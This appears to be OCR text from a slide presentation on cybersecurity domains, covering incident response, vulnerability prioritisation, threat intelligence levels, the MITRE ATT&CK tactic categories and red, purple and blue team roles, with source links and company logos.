
https://www.linkedin.com/pulse/cybersecurity-domain-map-ver-30-henry-jiang/

SECURITY OPERATIONS AND INCIDENT RESPONSE




Cyber Incident Response Cycle
Preparation
Detection & Analysis
Containment Eradication & Recovery
Post-incident Activity

VULNERABILITY MANAGEMENT


CVSS Score
Risk Assessment
Related Data Classification Level
Business Criticality of Affected System
Vulnerability Urgency
Organization-Specific Remediation Options
Vulnerability Priority

https://www.infotech.com/research/ss/implement-risk-based-vulnerability-management

THREAT INTELLIGENCE



INTELLIGENCE AREAS

TACTICAL

Focused on performing malware analysis & enrichment, as well as ingesting atomic, static, and behavioral threat indicators into defensive cybersecurity systems.

STAKEHOLDERS:
- SOC Analyst
- SIEM
- Firewall
- Endpoints
- IDS/IPS

"Mechanic"

OPERATIONAL

Focused on understanding adversarial capabilities, infrastructure, & TTPs, and then leveraging that understanding to conduct more targeted and prioritized cybersecurity operations.

STAKEHOLDERS:
- Threat Hunter
- SOC Analyst
- Vulnerability Mgmt.
- Incident Response
- Insider Threat

"Race Car Driver"

STRATEGIC


Focused on understanding high level trends and adversarial motives, and then leveraging that understanding to engage in strategic security and business decision-making.

STAKEHOLDERS:
- CISO
- CIO
- CTO
- Executive Board
- Strategic Intel

"The Owner"

https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/

THREAT HUNTING



Recon

Weaponize

Deliver

Exploit

Control

Execute


Maintain

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Exfiltration
- Command and Control

MITRE

https://attack.mitre.org/

RED & PURPLE TEAMING



RED TEAM

- Offensive security
- Oppose Blue Team
- Evade protection and detection capabilities
- Compromise credentials
- Escalate privileges
- Move laterally across systems
- ACE is Red Team

PURPLE TEAM


- Collaborative security
- Red and Blue Teams function together
- Cooperate to test/improve detection and defense
- Improve both offensive and defensive skill sets
- Vulnerability scanning and penetration testing

BLUE TEAM

- Defensive security
- Oppose Red Team
- Protect systems & data
- Threat Hunting/Intelligence
- Malware Analysis
- Digital Forensics
- Security Operations & Incident Response are Blue Teams

https://twitter.com/LetsDefendIO/status/1706614342219628912

THE CORPORATE CYBER SHIELD



https://www.linkedin.com/pulse/cybersecurity-domain-map-ver-30-henry-jiang/

BUILDING THE CYBER DEFENDERS

Image from heritage-history.com

S&P Global
Shell
LLOYDS
BANKING
GROUP
SAP

